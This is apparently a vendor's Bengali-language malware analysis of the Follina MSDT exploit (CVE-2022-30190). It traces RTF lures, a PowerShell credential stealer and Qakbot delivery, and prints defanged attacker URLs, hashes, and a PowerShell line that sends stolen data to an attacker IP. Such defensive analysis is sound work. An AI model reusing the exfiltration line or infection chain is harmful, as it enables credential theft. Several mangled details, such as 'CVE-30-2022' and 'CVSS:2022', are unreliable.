
৩০শে মে, ২০২২ তারিখে, CVE-30-2022 “FOLLINA”, মাইক্রোসফ্ট উইন্ডোজ সাপোর্ট ডায়াগনস্টিক টুল (MSDT) -এ উচ্চ তীব্রতার (CVSS:2022) একটি শূন্য-দিনের রিমোট কোড এক্সিকিউশন দুর্বলতা আবিষ্কৃত হয়।
এই MSDT টুলটি মাইক্রোসফ্ট অফিস ডকুমেন্টের মতো অ্যাপ্লিকেশনগুলির সমস্যাগুলি নির্ণয় করে। ওয়ার্ড ডকুমেন্টের মতো প্রাথমিক আক্রমণ ভেক্টর HTML ফাইল ডাউনলোড করার জন্য একটি রিমোট টেমপ্লেট কার্যকারিতা ব্যবহার করে, যা পরে এই ডায়াগনস্টিক টুল (MSDT) কল করতে এবং ক্ষতিকারক কোড কার্যকর করতে URL প্রোটোকল ব্যবহার করে। একই সময়ে, প্রাথমিক আক্রমণগুলি মাইক্রোসফ্ট ওয়ার্ডের মধ্যে সীমাবদ্ধ ছিল, কিন্তু সম্প্রতি, আক্রমণ ভেক্টরগুলি RTF এবং Outlook অন্তর্ভুক্ত করার জন্য প্রসারিত করা হয়েছে।
এই দুর্বলতাকে কাজে লাগানো হয়েছে, এবং যারা সফলভাবে এটিকে প্রভাবিত করে তারা ইচ্ছামত কোড কার্যকর করতে পারে এবং অতিরিক্ত প্রোগ্রাম ইনস্টল করতে পারে। হুমকির শিকার ব্যক্তিরা এই ত্রুটিটি ব্যবহার করে উত্তর আমেরিকা এবং ইউরোপ জুড়ে গ্রাহক এবং সেক্টরে Backdoors, AsyncRAT, Quakbot এবং অন্যান্য ম্যালওয়্যার ছড়িয়ে দিচ্ছে।
দুর্বলতার বিস্তারিত বিশ্লেষণ:
MSDT টুলে প্রাথমিক কলিং অ্যাপ্লিকেশনটি হবে Microsoft Office (Word, Excel, RTF ইত্যাদি)।

চিত্র। প্রবাহ চিত্র
নিচে “Employment_Agreement_Template” নামের একটি RTF নমুনার উদাহরণ দেওয়া হল। এই RTF ডকুমেন্টগুলি OLE অবজেক্ট ব্যবহার করে।

চিত্র। RTF ফাইল সহ OLE অবজেক্ট
এই ডকুমেন্টটি খোলার পর, এটি নিম্নলিখিত বার্তাটি দেখায়:-

একবার ভুক্তভোগী "হ্যাঁ" ক্লিক করলে, এমবেডেড লিঙ্ক http[:]//45[.]76[.]53[.]253/1.html থেকে একটি এনকোডেড HTML ফাইল ডাউনলোড করা হবে, যেমনটি নীচে দেখানো হয়েছে:-
HTML ডকুমেন্টে কোডের নিচে পাওয়া ফাইলের নীচে মন্তব্য করা "A" অক্ষর রয়েছে।

চিত্র। HTML ফাইলে এনকোড করা ডেটা
HTML ফাইলের মধ্যে এমবেডেড কোড MS-msdt ব্যবহার করে PCWDiagnostic ব্যবহার করে IT_BrowseForFile প্যারামিটার ব্যবহার করে যার মধ্যে PowerShell সিনট্যাক্স অন্তর্ভুক্ত। base64 এনকোডেড ডেটার ডিকোড করা অংশ হল -

চিত্র। ডিকোড করা তথ্য
এই কোডটি msdt.exe চালু থাকলে এটি বন্ধ করে দেয় এবং URL “hXXps [:]//seller-notification [.]live/Zgfbe234dg” এর সাথে সংযোগ করে এবং একটি POWERSHELL স্ক্রিপ্ট ডাউনলোড করে।
ফলিনা এক্সপ্লয়েটটি পাওয়ারশেল-ভিত্তিক স্টিলার স্থাপন করতে ব্যবহৃত হয়েছে । চলুন এর বিষয়বস্তু আরও বিশদভাবে খতিয়ে দেখা যাক:

চিত্র। স্ক্রিপ্ট কন্টেন্ট অংশ ১
স্ক্রিপ্টটি অ্যাপডেটা/রোমিংয়ের ভিতরে তালিকাভুক্ত করে এবং ফায়ারফক্স, অপেরা, ইয়ানডেক্স, ভিভালডি, সেন্টব্রাউজার, কমোডো, চেডট, অরবিটাম, ক্রোমিয়াম, স্লিমজেট, এক্সভাস্ট, কিনজা, ইরিডিয়াম, কোকক, অ্যাভাস্ট সফটওয়্যার, ক্রোম, আউটলুক, থান্ডারবার্ড, নেটসারং, উইন্ডোজ লাইভ, ফাইলজিলা, মোবাএক্সটারম, ওয়েচ্যাটের মতো অ্যাপ্লিকেশনগুলির লগইন ডেটা, কুকিজ ইত্যাদি চুরি করার চেষ্টা করে।
চুরিকারী নিম্নলিখিত অ্যাপ্লিকেশনগুলির সাথে সম্পর্কিত তথ্য চুরি করার জন্য রেজিস্ট্রিতে অনুসন্ধান করে: Autodesk, MobaXterm, Oray SunLogin RemoteClient, MailMaster, Navicat, WinSCP, Microsoft Office, FTP, RAdmin, ইত্যাদি।

চিত্র। স্ক্রিপ্ট কন্টেন্ট অংশ ১
এছাড়াও, এটি মেশিন সম্পর্কিত তথ্য সংগ্রহ করে:
- সিস্টেমইনফো (যার মধ্যে রয়েছে হোস্টনেম, অপারেটিং সিস্টেম সম্পর্কিত তথ্য, মালিক, BIOS তথ্য, নিবন্ধিত মালিক)
পণ্য আইডি, মূল ইনস্টলেশনের তারিখ, সিস্টেম বুট সময়, সিস্টেম প্রস্তুতকারক, সিস্টেম মডেল, সিস্টেমের ধরণ, প্রসেসর, BIOS সংস্করণ, সিস্টেম লোকেল, সময় অঞ্চল মোট শারীরিক মেমরি, ডোমেন, লগঅন সার্ভার ইত্যাদি) - আইপি কনফিগারেশন (আইপিকনফিগের মাধ্যমে)
- ওয়ার্কস্টেশন কনফিগারেশন
- ব্যবহারকারীর অ্যাকাউন্টের তথ্য
- স্থানীয় গ্রুপ প্রশাসকগণ
- পণ্যের নামের সংস্করণ
একটি .zip ফাইল %temp% এ তৈরি করা হয় এবং URL এ পাঠানো হয়:
$http_url = “hxxp://45[.]77.156[.]179:443/” + $ip + “———-” + $time1 + “.zip”
$time1 হল যুগের টাইমস্ট্যাম্প যা গণনা করা হয়েছে

এটি ভার্চুয়ালাইজেশন চেক হিসেবেও কাজ করে।
আসুন কোয়াকবটের আরেকটি উদাহরণ দেখি:
ফিশিং ইমেলে দূষিত html সংযুক্তি ডাউনলোড আর্কাইভ ফাইল (.img) (ed63c189b52e4eb663598dc0c3121e05) রয়েছে। এই আর্কাইভে .lnk (76390978f26d3c6d7f799257542796ce), qbot পেলোড (a14d48974eab6839b1238f984b3c28d2) এবং ডক ফাইল (e7015438268464cedad98b1544d643ad) রয়েছে।

চিত্র। প্রবাহ চিত্র
জিপের qbot পেলোড .lnk এর মাধ্যমে কার্যকর করা হয় এবং .doc ফাইলটি HTML ফাইলটি ডাউনলোড করে। এই .html ফাইলটি আবার Follina ব্যবহার করে আরেকটি .qbot পেলোড ডাউনলোড করে।
এখানে HTML ফাইলটি http[:]//185[.]234[.]247[.]119 থেকে ডাউনলোড করা হয়েছে এবং এতে নিম্নলিখিত চিত্রে দেখানো ডেটা রয়েছে:-

চিত্র। HTML ফাইলের তথ্য
এই HTML উপরের URL গুলির সাথে সংযোগ স্থাপন করে এবং Quakbot dll(ce86511634b5420332eb6267c0e2ae2e) ডাউনলোড করে যা তারপর regsvr32.exe এর মাধ্যমে কার্যকর করা হয়।
বিশ্লেষণ:
এই কোয়াকবট ফাইলটি একটি ডেলফি কম্পাইল করা ফাইল যার RCDATA এর ভিতরে .rsrc বিভাগে এনক্রিপ্ট করা ডেটা রয়েছে, যা কার্যত বরাদ্দকৃত মেমোরিতে ডিক্রিপ্ট করা হয়। নিচের চিত্রগুলি এনক্রিপ্ট করা ডেটা এবং ডিক্রিপশন লুপ দেখায়।

চিত্র। এনক্রিপ্ট করা ডেটা

চিত্র। বর্ণনা লুপ
এটি ডিক্রিপ্ট হয়ে API এবং প্রথম ধাপের PE ফাইলে পরিণত হয় ।

এখন প্রবাহটি প্রথম পর্যায়ে চলে যায়, যা DLL ইনজেকশনের জন্য দায়ী এবং Quakbot পেলোডকে মেমোরিতে নিয়ে আসে। RC1 ডিক্রিপশন এনক্রিপ্ট করা স্ট্রিংগুলিতে করা হয়, যা AV-সম্পর্কিত প্রক্রিয়া ইত্যাদির মতো প্রক্রিয়াগুলির তালিকা নিয়ে আসে। যদি সেগুলি চলমান পাওয়া যায়, তাহলে পেলোডটি বেরিয়ে যায়। নীচের চিত্রে, আমরা প্রক্রিয়াগুলি পরীক্ষা করা দেখতে পাচ্ছি।


যাচাই করা প্রক্রিয়ার তালিকার মধ্যে রয়েছে:-

পরে, এটি "onedrivesetup.exe" তে প্রক্রিয়া ইনজেকশন সম্পাদন করে:-

Qbot “obama186” প্রচারণার সাথে যুক্ত। নীচে “onedrivesetup.exe” থেকে C2 সংযোগ দেখানো ছবিটি দেওয়া হল:-
বাইপাস কৌশল:
আমরা দেখেছি আক্রমণকারীরা প্রাথমিক আক্রমণ ভেক্টরগুলিতে সনাক্তকরণ এড়াতে এনকোডিং পদ্ধতি ব্যবহার করে। নিম্নলিখিত উদাহরণগুলি এটিকে স্পষ্ট করে।

চিত্র। উদাহরণ নং ১

চিত্র। উদাহরণ নং ১
উপসংহার:
সাম্প্রতিক সময়ের মধ্যে এটি সবচেয়ে গুরুত্বপূর্ণ জিরো-ডেগুলির মধ্যে একটি। এই সিভিই অনেক বাইপাস কৌশল ব্যবহার করেছে, এর কোনও সমাধান নেই এবং সহজেই এটি কাজে লাগানো যেতে পারে। মাইক্রোসফ্ট থেকে সুরক্ষা প্যাচ উপলব্ধ হওয়ার পরে, ব্যবহারকারীদের অবিলম্বে এটি ঠিক করা উচিত। ততক্ষণ পর্যন্ত, আমরা সংস্থাগুলিকে সতর্ক থাকার এবং আক্রমণের পৃষ্ঠ এবং সম্ভাব্য ক্ষতি কমাতে নীচের প্রশমনমূলক পদক্ষেপগুলি অনুসরণ করার পরামর্শ দিচ্ছি।
'ফোলিনা'র প্রতিকারের জন্য, অনুগ্রহ করে নিম্নলিখিত পরামর্শগুলি অনুসরণ করুন:
কুইক হিল কীভাবে তার গ্রাহকদের সুরক্ষা দেয়?
কুইক হিল পণ্যের বিদ্যমান উন্নত সুরক্ষা প্রযুক্তি আমাদের গ্রাহকদের ফোলিনা থেকে রক্ষা করে।
আমাদের আচরণগত প্রযুক্তিতে ফলিনার জন্য “CVE_2022_30190_Follina” নামের একটি ডিটেকশন রয়েছে। একইভাবে, Seqrite হক হান্ট পণ্য, আমাদের একটি নীতি আছে যার নাম "QHIR_CVE_2022_30190_Follina" এই আক্রমণ শনাক্ত করার জন্য।
ফোলিনার জন্য ফাইল-ভিত্তিক এবং নেটওয়ার্ক-ভিত্তিক সনাক্তকরণগুলি নিম্নরূপ:
১. ফাইল-ভিত্তিক:
- পিছনের দরজা.তুরিয়ান.S28183972
- ট্রোজান.কিউবট.এস২৮২১১৭২৮
- জন্য CVE-2022-30190.46655
- জন্য CVE-2022-30190.46638
- জন্য CVE-2022-30190.46635
- জন্য CVE-2022-30190.46624
২.নেটওয়ার্ক-ভিত্তিক:
- সিভিই-২০২২-৩০১৯০.আরসিই!৪৬৬৭৪
- সিভিই-২০২২-৩০১৯০.আরসিই!৪৬৬৭৪
বিষয়ের বিশেষজ্ঞ
তেজস্বিনী সান্দাপোল্লা
অমৃতা ওয়াঘ



